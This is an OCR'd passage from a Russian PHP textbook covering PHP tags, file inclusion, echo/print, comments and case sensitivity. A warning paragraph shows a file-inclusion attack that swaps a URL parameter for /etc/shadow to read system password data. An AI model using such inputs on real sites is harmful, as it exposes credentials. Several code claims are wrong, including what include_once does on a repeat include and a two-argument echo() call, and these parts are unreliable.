Давайте теперь посмотрим исходный код страницы в браузере. Для этого выберите меню **Вид | В виде HTML (View | Source)**. Перед вами откроется окно Блокнота, в котором будет содержаться примерно следующий код:

```
<HTML>
<HEAD>
<TITLE> Test page </TITLE>
</HEAD>

<BODY>
<P>Hello. We are glad to see you again<P>Current time 2004-09-30
13:16:42</BODY>
<HTML>
```

Как видите, никаких PHP-инструкций больше нет. Все они исчезли. Это связано с тем, что сервер обработал наши команды и передал пользователю чистый HTML-код, или можно сказать, что пользователь видит только результат работы сценария. Когда пользователь запрашивает страницу, сервер

обрабатывает все PHP-инструкции на этой странице и возвращает только результат обработки на чистом HTML. Это дает следующие преимущества:

- любой браузер или устройство может правильно отобразить результат, если результирующий HTML-код соответствует его правилам;
- запросы выполняются быстро и используют минимальное количество ресурсов;
- код страницы состоит из HTML-тегов, а значит, вы можете легко создавать макеты с помощью простого в использовании языка разметки HTML;
- можно создавать Web-страницы в любом редакторе (даже визуальном), а потом только добавлять в них PHP-код.

Таким образом, мы создаем простую HTML-страницу, в которой присутствует код PHP. В некоторых языках, схожих по назначению с PHP (например, Perl), происходит обратное. Там вы пишете код программы, а для добавления HTML-тегов нужно писать специальные инструкции. В данном случае все наоборот (хотя можно выводить код HTML и с помощью функций, как в Perl). Часто это бывает очень удобно, а встречаются страницы, полностью написанные на PHP.

Язык PHP является интерпретируемым. Это значит, что его не надо компилировать в программу (хотя можно и откомпилировать), а выполнение происходит "на лету". Это очень удобно, но иногда может приводить к издержкам, например, если какой-то фрагмент кода выполняется в программе 100 раз. Каждый раз будет происходить интерпретация, что отнимает лишнее процессорное время. Это действительно проблема интерпретируемых языков, но в PHP решили эту проблему компиляцией "на лету". Такой фрагмент кода будет интерпретироваться только один раз.

Еще один недостаток интерпретируемости — такие программы поставляются в исходных кодах, и любой программист сможет увидеть ваш труд и использовать в своих целях. Но это только если вы будете распространять свои сценарии. Пользователи вашего сайта не смогут увидеть исходный код, потому что в браузер попадает только результат или HTML-документ. Если вы хотите защитить свою собственность, можно воспользоваться принудительной компиляцией.

1.5. Серверные и клиентские технологии

В настоящее время существует множество клиентских и серверных технологий для построения Web-страниц. Клиентские технологии выполняются в браузере (JavaScript, VBScript, Java-апплеты, DHTML и т. д.), а серверные обрабатывает сервер и возвращает клиенту только HTML-код (Perl, ASP, PHP). Язык PHP не ограничивает вас и позволяет с легкостью использовать

клиентские технологии совместно с инструкциями PHP. Но стоит ли их использовать без особой надобности? Я думаю, что нет, и это мы сейчас увидим.

Рассмотрим клиентскую технологию на примере JavaScript. Если вы будете использовать этот код в своих проектах, то нет гарантии, что страница будет отображена в любом Web-браузере. Некоторые не поддерживают эту технологию, а там, где есть поддержка, пользователи иногда отключают JavaScript в целях безопасности. Таким образом, ваша страница может отображаться некорректно, и это вызовет лишние проблемы у посетителей.

Не стоит использовать JavaScript, если он не принесет реальной выгоды. Намного лучше будет возложить выполнение этих операций на сервер, и тогда ваш сайт будет правильно отображаться в любом браузере.

Клиентские технологии не могут соединяться с базами данных и формировать HTML-код для удобного отображения и восприятия информации. Они, скорее, предназначены для придания сайту привлекательности. Серверные технологии используются для динамического создания страниц и отображения их пользователю. Как мы уже знаем, эта работа невидима для пользователя.

1.6. Установка PHP

Прежде чем приступить к программированию на PHP, нужно обзавестись необходимыми средствами для разработки и тестирования. Для написания PHP-кода можно использовать даже простой Блокнот, хотя специализированная среда разработки будет намного удобнее.

Для тестирования описываемых примеров необходим Web-сервер, который будет обрабатывать наши запросы, и программа PHP, которая будет обрабатывать сценарии. Если у вас выделенная линия в Интернете и неограниченный трафик, то можно воспользоваться услугами компании, предоставляющей услуги Web-хостинга. Таких компаний сейчас достаточно много и большинство из них поддерживает PHP, но чаще всего эта услуга платная, и цена зависит от списка предоставляемых услуг и размера выделяемого дискового пространства.

Помимо PHP нам еще понадобится база данных MySQL, потому что в некоторых будущих примерах мы будем использовать ее для своих проектов. Эта база данных является наиболее распространенной в Интернете, и ее также поддерживает большинство компаний, предоставляющих Web-хостинг.

Но если у вас проблемы с интернет-соединением или трафиком, то намного выгоднее будет использовать во время разработки локальные версии Web-сервера, PHP и MySQL. Тогда после завершения разработки вам достаточно будет закачать все изменения на сервер и отлаживать окончательный вариант.

В случае с разработкой на локальном компьютере тестирование может усложниться. Вы должны будете отладить и проверить на ошибки все сцена-

рии на локальном компьютере, а потом уже на сервере. При переносе готовых файлов на сервер вы должны проверить сценарии и на безопасность. Когда вы работаете с локальной копией, то ее поведение может отличаться от серверного варианта, потому что могут быть отличия в настройках интерпретатора PHP.

Итак, прежде чем приступить к установке, вам понадобится посетить следующие три сайта:

http://www.php.net/downloads.php — здесь можно скачать последнюю версию PHP.

http://www.mysql.com/ — здесь можно скачать последнюю версию базы данных MySQL.

http://www.apache.com/ — здесь можно найти последнюю версию бесплатного Web-сервера Apache.

Я не буду тратить много времени на описание процесса установки, потому что оба продукта легко устанавливаются на любой платформе и поставляются с достаточно подробными инструкциями по установке и настройке. Если вы работаете под Linux, то, скорее всего, все эти продукты уже встроены в дистрибутив, и надо только убедиться, что они установлены и запущены. Если нет, то можно установить PHP и MySQL с диска дистрибутива Linux или скачать последнюю версию с вышеуказанного сайта.

Если вы работаете под Windows, то в качестве Web-сервера можно использовать встроенный в Windows 2000/XP сервер MS Internet Information Server. Он вполне прост и приемлем для тестирования ваших приложений. Если во время установки Windows вы отказались от использования IIS, то войдите в настройках системы в панель **Установка и удаление программ**, выберите **Компоненты Windows** и установите компонент **Internet Information Server**.

Под Windows установка PHP происходит при помощи простой программы. После этого он готов к использованию. Достаточно поместить файлы сценариев в папку, которая используется Web-сервером для хранения опубликованных файлов, и загрузить их в браузере. По умолчанию IIS использует папку Inetpub\wwwroot на системном диске. Если поместить файл в эту папку, то достаточно набрать в браузере адрес **http://127.0.0.1/filename.php** (filename.php — имя файла сценария), и вы увидите результат работы файла сценария.

Лично у меня сохранился старый компьютер Pentium III (566 МГц), который я использую в качестве домашнего сервера. На нем установлена Linux (благо ее можно устанавливать бесплатно) вместе с Apache, MySQL и PHP. Этот вариант очень удобен, если вы умеете работать с ОС Linux, что сложнее, чем работа с Windows. Если нет, то придется потратить немало времени на изучение всех тонкостей этой ОС и ее настроек.

Более подробно на установке PHP я останавливаться не буду, потому что она хорошо описана на официальном сайте программы. В Интернете также достаточно много статей на тему установки PHP и MySQL.

Глава 2

Основы PHP

В этой главе мы познакомимся с основами языка PHP и научимся писать простейшие сценарии. Нам предстоит заложить фундамент, который будет использоваться на протяжении всей книги. Уже в этой главе мы узнаем некоторые секреты, которые помогут сделать ваш код лучше.

Даже если вы знакомы с этим языком, я советую вам просмотреть эту главу. Возможно, вы почерпнете для себя что-то новое. В любом случае я считаю полезным узнать чужой взгляд на знакомые вещи. Конечно же, я мало нового могу рассказать опытному программисту об основах PHP, но некоторые советы из моего личного опыта могут оказаться полезными.

Итак, нам предстоит узнать, как пишутся инструкции PHP, что такое переменные, мы познакомимся с логическими операторами и обсудим, как можно управлять выполнением программы.

Я постараюсь сделать описание максимально увлекательным, хотя на данном этапе это непросто. Неподготовленный читатель должен сначала усвоить эти основы, без которых мы не сможем начать писать интересные программы. А так как примеров поначалу будет мало, описание может показаться сухим и занудным. Я сделаю все, чтобы вы не заскучали.

Чтобы материал лучше запоминался и интереснее было читать, я рекомендую вам самостоятельно создавать файлы сценариев и проверять результат работы. Только так вы наберете достаточно опыта и лучше запомните излагаемый в книге материал.

Итак, приступаем к более глубокому знакомству с одним из самых интересных и мощных языков программирования Web-сайтов — языком PHP.

2.1. PHP-инструкции

Как мы уже знаем, PHP-инструкции пишутся прямо в HTML-документе. Но как Web-сервер определяет внутри HTML-документа PHP-код, который надо выполнить? Как отделить PHP от HTML? Очень просто. С помощью

специального соглашения вы указываете, где начинается и заканчивается код. Все остальное воспринимается как HTML-документ.

Чаще всего для обозначения начала и конца PHP-инструкций используется формат:

```
<?php
код PHP
?>
```

Все, что располагается между тегами `<?php` и `?>`, воспринимается сервером как PHP-код и обрабатывается соответствующим образом. Все остальное воспринимается как HTML-документ и передается клиенту без изменений и обрабатывается уже в браузере.

Этот формат наиболее предпочтителен, и в этом случае вы можете быть уверены, что он будет корректно обработан сервером. Несмотря на это, вы можете использовать и другие варианты, которые поддерживаются в данный момент. Но вы должны отдавать себе отчет, что только теги `<?php` и `?>` будут гарантированно поддерживаться во всех версиях. Поддержка остальных вариантов ограничения PHP-кода может быть прекращена или будет использоваться с ограничениями в любой из будущих версий. Тогда мы столкнемся с небходимостью переписывания всех сценариев. Если у вас их мало, то это еще не страшно, но если вы создали большой сайт с множеством PHP-файлов, их редактирование может стать проблемой.

Итак, рассмотрим другие варианты выделения PHP-кода. Самый короткий такой:

```
<?
Код PHP
?>
```

Чтобы сервер распознал такую форму записи, следует включить поддержку со стороны PHP. Для этого нужно скомпилировать интерпретатор PHP с опцией `--enable-short-tags` или в файле php.ini (файл настроек PHP) изменить значение параметра `short_open_tag` на `on`. Второй вариант менее предпочтителен, потому что параметр `short_open_tag` лучше отключать, иначе возникнут проблемы с распознаванием XML, т. к. некоторые теги XML могут вызвать конфликт.

Данный формат редко используется программистами, поэтому в некоторых программах для работы с подсветкой синтаксиса этот вариант оформления не определяется.

Я не рекомендую использовать тег `<? ?>`, потому что он позаимствован из SGML и может вызвать множество конфликтов. К тому же, сценарии могут работать на вашем локальном компьютере правильно, а после загрузки на сервер возникнут проблемы, если нет соответствующей поддержки (PHP

скомпилирован без соответствующей опции, или нет нужного параметра в INI файле). Я даже рекомендую отключить возможность использования короткого оформления кода, чтобы при случайном его применении выдавалась ошибка.

Следующий тип записи выглядит так:

```
<%
Код PHP
%>
```

Этот вариант немного проще, чем первый, но данный тип оформления кода принят в ASP. Таким образом, сервер может попытаться один и тот же код обработать разными интерпретаторами (ASP и PHP), что тоже может вызвать нежелательные конфликты.

Самый громоздкий способ — следующий:

```
<SCRIPT LANGUAGE="php">
Код PHP
</SCRIPT>
```

Данный формат оформления похож на принятые соглашения в файлах разметки HTML, но он слишком неудобный, менее читаемый и также может вызвать конфликты. В данном случае конфликт может возникнуть из-за вашей случайной ошибки, если вместо `LANGUAGE="php"` написать `LANGUAGE="VBScript"`. Это тоже верная запись, но в этом случае код будет восприниматься как сценарий на языке VBScript и будет передан на клиентский компьютер, где его попытается распознать браузер.

Давайте попробуем что-нибудь написать на языке PHP. Первое, с чего можно начать, — напечатать какой-либо текст и узнать информацию об установленном на сервере интерпретаторе PHP. Для этого создайте файл information.php со следующим содержимым (листинг 2.1).

Листинг 2.1. Печать информации об интерпретаторе PHP

```
<HTML>
<HEAD>
<TITLE> Test page </TITLE>
</HEAD>

<BODY>
<?php
print("This is information about PHP<P>");
```

```
phpinfo();
?>
</BODY>
<HTML>
```

Примечание

Исходный код из листинга 2.1 вы можете найти в файле \Chapter2\information.php на компакт-диске, прилагаемом к книге.

Загрузите с помощью FTP-клиента этот файл на ваш Web-сервер или поместите в папку сервера на локальном диске, если вы используете локальную версию. Теперь загрузите файл с помощью браузера. Если вы поместили файл в корневой каталог сервера, то в адресной строке браузера нужно набрать **http://www.server.com/information.php**, где server.com — это имя вашего сервера. В случае с локальным сервером можно указать **http://127.0.0.1/information.php**. Результат выполнения сценария можно увидеть на рис. 2.1.



Рис. 2.1. Результат вывода информации о PHP

Такой сценарий чаще всего используют для тестирования работоспособности сервера, правильности установки PHP и получения параметров. Рассмотрим, что есть в данном сценарии. Между тегами `<?php` и `?>` расположены две строчки команд:

```
print("This is information about PHP<P>");
phpinfo();
```

В первой строчке вызывается функция `print()`. С помощью этой функции можно выводить в окно браузера какой-нибудь текст. Как мы уже знаем, для вывода простого текста достаточно использовать HTML, но в данном случае я хотел показать, как это делается с помощью PHP-функций. В дальнейшем мы познакомимся с этой функцией более подробно, а пока достаточно будет основных сведений.

Любая PHP-функция может получать параметры, которые указываются в скобках после имени функции. Для функции `print()` в скобках нужно указать текст, который должен быть напечатан в браузере клиента. Текст заключается в двойные или одинарные кавычки. Посмотрите на текст, который мы указали, и вы увидите, что в конце стоит HTML-тег `<P>`, который соответствует концу параграфа. Таким образом, текст может идти вперемешку с HTML-тегами, и его можно форматировать.

Во второй строчке вызывается функция `phpinfo()`. Она отображает в браузере отформатированную информацию о PHP, которую вы и можете наблюдать (см. рис. 2.1). Для этой функции не нужны параметры, поэтому в скобках ничего не указано.

При создании страниц вы в любой момент можете переключаться между режимами PHP и HTML. Точнее сказать, в любое место HTML-документа можно вставлять PHP-команды, как показано в листинге 2.2.

Листинг 2.2. Пример переключения между HTML и PHP

```
<HTML>
<HEAD>
<TITLE> Vision </TITLE>
</HEAD>
<BODY>
<P> Hello
<P> <?php $i =1; print("This is PHP");?>
<P> i = <?php print($i) ?>
</BODY>
<HTML>
```

Примечание

Исходный код из листинга 2.2 вы можете найти в файле \Chapter2\info.php на компакт-диске, прилагаемом к книге.

В данном примере две строчки содержат PHP-код, а остальные — HTML-код. Вы можете вставлять участки кода на языке PHP так часто, как вам это нужно.

Но это еще не все. В первой строке PHP-кода мы объявляем переменную `$i`, которая будет равна 1. Что такое переменная? На данный момент вам достаточно понимать, что это ячейка (или область) памяти для хранения определенных значений (чисел, строк и т. д., с которыми потом можно производить вычисления или другие действия). Имена переменных начинаются с символа `$`. Итак, наша ячейка памяти будет называться `$i` и содержать значение 1.

Во втором участке кода происходит печать содержимого ячейки памяти с именем `$i`. Запустите этот пример, и вы увидите результат, показанный на рис. 2.2.

Как видите, значение ячейки памяти `$i` никуда не исчезло и равно 1, несмотря на то, что переменная создана в одном месте, а использовалась в другом. Мы создали данную переменную в первом участке PHP-кода, а использовали во втором. Таким образом, переменные сохраняют свои значения на протяжении всего документа. Немного позже мы познакомимся с переменными поближе.



Рис. 2.2. Результат вывода содержимого переменной

2.2. Подключение файлов

Многократное использование кода — вечная проблема для любого программиста. Когда мы разрабатываем новый проект, то нам абсолютно неинтересно решать те же проблемы, которые были уже решены при реализации другого проекта. Было бы хорошо просто воспользоваться уже имеющимися возможностями.

Вы, наверное, не раз слышали о динамических библиотеках Windows. Это библиотеки, в которых хранятся различные ресурсы (картинки, иконки, формы диалоговых окон, меню и другие типы ресурсов) и/или код программы. Любая программа может загрузить эту библиотеку и использовать ее содержимое. Например, OpenGL — графическая библиотека, в которой хранятся функции для создания 3D-графики практически любой сложности. Любой программист может загрузить эту библиотеку в память компьютера и использовать в своих проектах. Таким образом, не надо для каждой программы заново писать код графических функций, а можно воспользоваться тем, что уже хорошо сделано другими программистами.

Динамические библиотеки позволяют не только использовать один и тот же код в разных проектах, но и делиться им с другими программистами, как мы это увидели на примере библиотеки OpenGL.

При программировании Web-страниц проблема многократного использования кода становится еще более острой. Ваш сайт может содержать сотню файлов с кодом, писать в каждом из них одни и те же команды неудобно и нерационально. Файлы будут получаться большими, а скорость выполнения не увеличится.

Многократное использование кода в PHP реализовано через подключение файлов. Подключение файлов можно воспринимать и как еще один способ внедрения PHP-кода в Web-страницу. Для этого используется функция `include()`, у которой есть четыре разновидности:

```
include('/filepath/filename');
include_once('/filepath/filename');

require('/filepath/filename');
require_once('/filepath/filename');
```

Все эти функции подключают указанный в скобках файл. В предыдущих версиях была небольшая разница в скорости работы между функциями `include()`/`include_once()` и `require()`/`require_once()`. В настоящее время существует разница только в генерируемых ошибках. Первые две функции при обнаружении ошибки (например, отсутствует подключаемый файл) выдают предупреждение и продолжают выполнение сценария. Функции

`require()/require_once()` выдают сообщение о критической ошибке, и дальнейшая работа прерывается.

Разница между `include()/require()` и `include_once()/require_once()` состоит в том, что вторая пара функций гарантирует, что указанный файл будет подключен к текущему файлу только один раз. Иногда это бывает необходимо, чтобы дважды не подключать файл с критически важным кодом, который должен быть только в единственном экземпляре. К такому коду относятся PHP-функции (мы их будем рассматривать в дальнейшем), которые не должны быть объявлены дважды. Если в момент подключения файла с помощью функций `include_once()` или `require_once()` обнаружится, что файл уже подключался, то будет сгенерирована фатальная ошибка.

На первый взгляд, функции `include_once()` или `require_once()` не нужны, если в сценарии не подключать дважды один и тот же файл. Но это ошибка. Файл может быть подключен не только в вашем сценарии. Допустим, что вы подключаете файлы 1.php и 2.php. Файлы разные и содержат разный код. А если в файле 1.php есть подключение файла 2.php? В этом случае, подключая файл 1.php, вы автоматически подключаете и файл 2.php, а если еще и явно загрузить файл 2.php, то произойдет ошибка. Такую ошибку легко увидеть, если использовать функции `include_once` или `require_once`. В данном случае достаточно будет подключить файл 1.php, а второй файл будет загружен из него.

Какие функции и в каком случае использовать? Я рекомендую использовать `require()` и `require_once()` для подключения файлов, содержащих код программы. В этом случае вы сможете своевременно отреагировать на ошибку при неправильном подключении. Некоторые программисты боятся, что пользователь увидит ошибку, но это неправильно. Гораздо хуже, если ваш код будет работать неверно из-за такой ошибки.

Функцию `include()` лучше использовать для подключения частей документа. Например, в настоящее время стал распространенным способ деления страницы на три части — заголовок, подвал и тело документа. Заголовок содержит верхнюю часть страницы (логотип, меню и т. д.), которая неизменна для всех документов сайта. Подвал содержит нижнюю неизменную часть (информацию о владельце и др.). Тело — это центральная часть, своя у каждой страницы. Таким образом, чтобы в каждом файле не создавать заголовок и подвал, их выносят в отдельный файл и потом только подключают к документу. Заголовок и подвал лучше подключать через функции `include()`.

Рассмотрим пример сайта, разбитого на три части. Файл заголовка (чаще всего файл называют header.inc) может выглядеть, как показано в листинге 2.3.

Листинг 2.3. Файл заголовка страницы

```
<HTML>
<HEAD>
<TITLE> Test page </TITLE>
</HEAD>
<BODY>
 <CENTER><H1> Welcome to my home page.</H1></CENTER>
 <!-- Here you can insert page menu, links -->
 <P><a href="http://www.cydsoft.com/">Home</a>
    <a href="http://www.cydsoft.com/products">Products</a>
    <a href="http://www.cydsoft.com/register.php">Purchase</a>
    <a href="MailTo:info@vr-online.ru">Contact Us</a>
 <HR>
```

Примечание

Файл header.inc вы можете найти в каталоге \Chapter2\ на компакт-диске, прилагаемом к книге.

Файл подвала (чаще всего файл называют footer.inc) может содержать следующую информацию:

```
<P><HR>
 <CENTER><I> Copyright Flenov Mikhail</I></CENTER>
</BODY>
<HTML>
```

Примечание

Файл footer.inc вы можете найти в каталоге \Chapter2\ на компакт-диске, прилагаемом к книге.

Теперь посмотрим, как может выглядеть код для страницы новостей (листинг 2.4).

Листинг 2.4. Пример файла, подключающего заголовок и подвал

```
<?php include('header.inc'); ?>

<P><B> Site news</B>
<LI>CyD Organizer 1.2 now available.
```

```
<LI>Use the CyD Virtual Desktop to organize a busy desktop, save your
time, release your work and keep the applications in order.
<LI>Use the CyD Virtual Desktop to organize a busy desktop, save your
time, release your work and keep the applications in order.
<LI>New Java Applets. A christmas gift from CyD Software Labs. Generates
real looking snow that falls over your picture. And best of all, it is
totally free! Have fun!

<?php include('footer.inc'); ?>
```

Примечание

Исходный код из листинга 2.4 вы можете найти в файле \Chapter2\index.php на компакт-диске, прилагаемом к книге.

Результат выполнения сценария новостей см. на рис. 2.3.

Рис. 2.3. Результат подключения шапки и подвала

Как видите, нам не надо писать большое количество кода для заголовка и подвала. Достаточно только подключить эти файлы и использовать в своих проектах. Таким образом, упрощается не только создание файлов, но и их

поддержка. Допустим, что ваш сайт состоит из 100 файлов и нужно добавить на сайт новый пункт меню. При использовании статического HTML придется изменить все 100 файлов и загрузить их на сервер. При использовании сайта из трех частей достаточно изменить только один файл заголовка, и весь сайт примет новый внешний вид.

Обратите внимание, что все подключаемые файлы мы пишем в HTML. Если вы думали, что эти файлы должны содержать PHP-код, то это ошибка. По умолчанию подключаемые файлы воспринимаются как HTML, а для того, чтобы использовать в них PHP-инструкции, необходимы теги `<?php` и `?>`.

Если ваш файл должен содержать только PHP-код, то необходимо в самом начале перейти в режим PHP с помощью `<?php` и в самом конце поставить `?>` для выхода из режима PHP. Следите за тем, чтобы ни до перехода в режим PHP, ни после выхода из этого режима не было пустых строк или пробелов. Как мы уже знаем, все, что располагается вне этих инструкций, воспринимается как HTML-код, и лишний пробел или пустая строка могут быть восприняты как форматирование, и потом вы долго будете искать, откуда взялось лишнее пустое пространство.

Подключение файлов может реально упростить разработку сайтов. Недаром многие сайты используют эту возможность в том или ином проявлении. Но такие действия не могут быть абсолютно безопасными. Допустим, что вы создали сайт, у которого страницы формируются на основе трех частей — шапка, центр и подвал. Для шапки и подвала необходимо по одному файлу, а для основной части сайта в отдельном каталоге хранится множество файлов. Какой из этих файлов отображать — зависит от текущего выбора пользователя. Вы, наверное, уже не раз видели сайты в Интернете, в которых URL-адрес выглядит следующим образом:

http://www.sitename.com/index.php?file=main.html

Все, что находится после вопросительного знака, — это параметры. В данном случае в качестве параметра передается файл main.html, и именно его сайт будет отображать для данного URL в основной части страницы. А если хакер сможет изменить этот параметр на /etc/shadow? В этом случае на странице, в основной ее части, злоумышленник увидит файл паролей всех пользователей системы. Хотя пароли и зашифрованы, это уже достаточно опасно. В *разделе 3.4.1* мы будем обсуждать сайт, который не производил необходимых проверок, так что мне удалось просмотреть системные файлы благодаря подобной ошибке с подключением `include`.

2.3. Печать

Мы уже использовали функцию `print()`, которая позволяет выводить данные, чтобы видеть результат работы сценария. Для дальнейшего изучения нам нужно подробнее разобраться с доступными функциями вывода, потому

что, если вы не сможете увидеть результат работы, трудно будет понять изучаемый материал. Все необходимо прощупать и увидеть своими глазами.

Итак, для вывода информации на экран/окно браузера есть две функции: `echo` и `print`. Существует два варианта вызова функции `echo`:

```
echo("Hello, this is a text");
echo "Hello, this is a text";
```

В первом случае выводимая строка указывается в скобках, а во втором случае строка указывается через пробел. Оба вызова эквивалентны, и вы можете использовать тот, который вам больше подходит. Но вывод не ограничивается одной строкой, и вы можете выводить сразу по несколько строк, разделяя их запятыми:

```
echo("Hello, this is a text", "This is a text too");
echo "Hello, this is a text", "This is a text too";
```

Функция `print()` отличается тем, что может возвращать значение, указывающее на успешность выполнения задачи. Если функция вернула 1, значит, печать прошла удачно, иначе функция вернет 0. Но есть и одно ограничение — печатать можно только одну строку, т. е. нельзя написать две строки через запятую.

Пример использования функции `print()`:

```
print("Hello, this is a text");
```

2.4. Правила кодирования

Если вы программировали на каких-нибудь языках высокого уровня (C++, Delphi), то уже знаете, что все переменные должны иметь строго определенный тип, а код должен быть оформлен в достаточно жестких рамках. Язык PHP более демократичен и не так сильно ограничивает вас, но при этом больше вероятность возникновения ошибки во время выполнения сценария, и вам намного сложнее обеспечить безопасность. Очень много взломов было совершено именно из-за отсутствия типизации (четкого определения типа переменной).

Допустим, программист подразумевает, что через какой-то параметр будет передаваться число, но хакер передал строку, содержащую запрос к базе данных. Если бы переменная имела четкий тип, то хакер получил бы ошибку, потому что нельзя преобразовать строку в число. (Таким способом была взломана система управления сайтом PHPNuke.) А из-за отсутствия типизации программист должен самостоятельно проверять тип передаваемых данных и пресекать любые неверные ходы.

Если вы знаете язык программирования C, Java или Perl, то многое вам уже знакомо, потому что PHP очень похож на C/C++.

2.4.1. Комментарии

Оформление комментариев в PHP схоже со стилем оформления в языке программирования C/C++ или Java. Это лишний раз указывает на родственность этих языков. Что такое комментарий? Это информация, которая не влияет на выполнение кода программы. Например, вы хотите вставить в код пояснение, которое не будет выполняться и не будет выводиться в окно браузера. Такое пояснение можно оформить в виде комментария.

Комментарии бывают однострочными и многострочными. Однострочный комментарий начинается с двух слэшей // (заимствовано из C++) или решетки # (заимствовано из Linux), и все, что находится в той же строке после этих символов, будет восприниматься как комментарий. Например:

```
<?php
 # Это комментарий
 // Это тоже комментарий
 This is code // Это тоже комментарий
?>
```

Как показано здесь в третьей строчке, комментарий может занимать не всю строку, а идти сразу после PHP-команды. Таким образом, вы можете для каждой строчки вставлять пояснения. С помощью комментариев я постараюсь давать как можно больше пояснений на протяжении всей книги. Так вам будет проще воспринимать рассматриваемый код.

Комментарии могут быть и многострочными, например, текст, описывающий возможности модуля или содержащий какую-то вспомогательную информацию. Такой комментарий начинается с символов /* и заканчивается символами */. Он будет выглядеть следующим образом:

```
<?php
Код
/*  Это комментарий
Это тоже комментарий
И это комментарий
*/ А это уже не комментарий, здесь может быть только код
Код
?>
```

Хочу обратить ваше внимание на тот факт, что все это можно писать только в режиме PHP. Если написать такой комментарий в HTML, то он будет выведен в окно браузера, потому что в режиме HTML действуют совершенно другие правила оформления комментариев.

При создании своих собственных программ обязательно используйте комментарии. Большинство начинающих, да и опытных, программистов думает,

что они и так прекрасно знают свой код. Но это только на этапе разработки. Пройдет месяц, и когда вам понадобится внести небольшое изменение, придется тратить время на то, чтобы вспомнить свой код, и что он делает. Чтобы легче было читать собственный код через некоторое время после завершения проекта, вы должны с самого начала комментировать все свои действия. Поверьте мне, лучше потратить пару минут на написание комментария сразу, чем потом десятки минут на то, чтобы вспомнить, для чего вы писали какие-то команды или зачем нужны какие-то переменные.

Я постараюсь на протяжении всей книги приучить вас использовать комментарии, а вы не должны пренебрегать этой возможностью. Только так вы сэкономите время в последующем сопровождении кода и исправлении ошибок.

2.4.2. Чувствительность

Язык PHP не чувствителен к пробелам, переводам строки или знакам табуляции. Это значит, что вы можете разделять одну команду на несколько строк или отделять переменные, значения или операторы различным количеством пробелов. Например:

```
<?php
 $index = 10;
 $index   =  10  +   20;
 $index=10+10;
 $index=
 10
 +


 10;
?>
```

С точки зрения PHP весь этот код корректен и будет правильно отработан.

Каждая команда в PHP заканчивается точкой с запятой (`;`). Таким образом интерпретатор отделяет одну команду от другой. Не забывайте ставить этот знак, потому что из-за его отсутствия могут возникнуть совершенно непредсказуемые ошибки, по которым трудно определить, что отсутствует именно разделитель команд.

Благодаря разделителю одну команду можно записывать в несколько строк или несколько команд в одну строку. Интерпретатор сможет найти начало и конец команды по разделителю.

Язык PHP чувствителен к регистру символов. Это значит, что имена переменных, написанные в нижнем регистре и в верхнем, будут восприниматься

как разные. Многие начинающие программисты допускают из-за этого очень много ошибок. Рассмотрим пример:

```
<?php
 $index = 10;
 $Index = 20;
 print($index);
 print($Index);
?>
```

В результате мы увидим сначала число 10, а потом 20, потому что переменные `$index` и `$Index` будут восприниматься как разные из-за отличия в регистре первой буквы. Если бы PHP был не чувствительным к регистру, то обе переменные указывали на одну и ту же ячейку памяти. В этом случае в первой строчке кода мы записали бы в эту ячейку памяти число 10, во второй — 20, а потом дважды напечатали бы значение одной и той же ячейки памяти.

Итак, будьте внимательны при использовании имен переменных. Следующий код даст не тот результат, который вы ожидали:

```
<?php
 $index = 10;
 print($Index);
?>
```

Здесь мы переменной `$index` присваиваем значение 10, а выводим и печатаем переменную `$Index`. Из-за того, что эти переменные разные, на экран будет выведена `$Index`, которой не было присвоено значение, а значит, в результате мы получим вывод на экран пустой ячейки памяти, и пользователь ничего не увидит.

Чтобы у вас было меньше ошибок в программах, пишите все названия переменных в одном регистре. Я рекомендую использовать нижний регистр для всех букв. В этом случае вероятность неправильного толкования кода сводится к нулю.

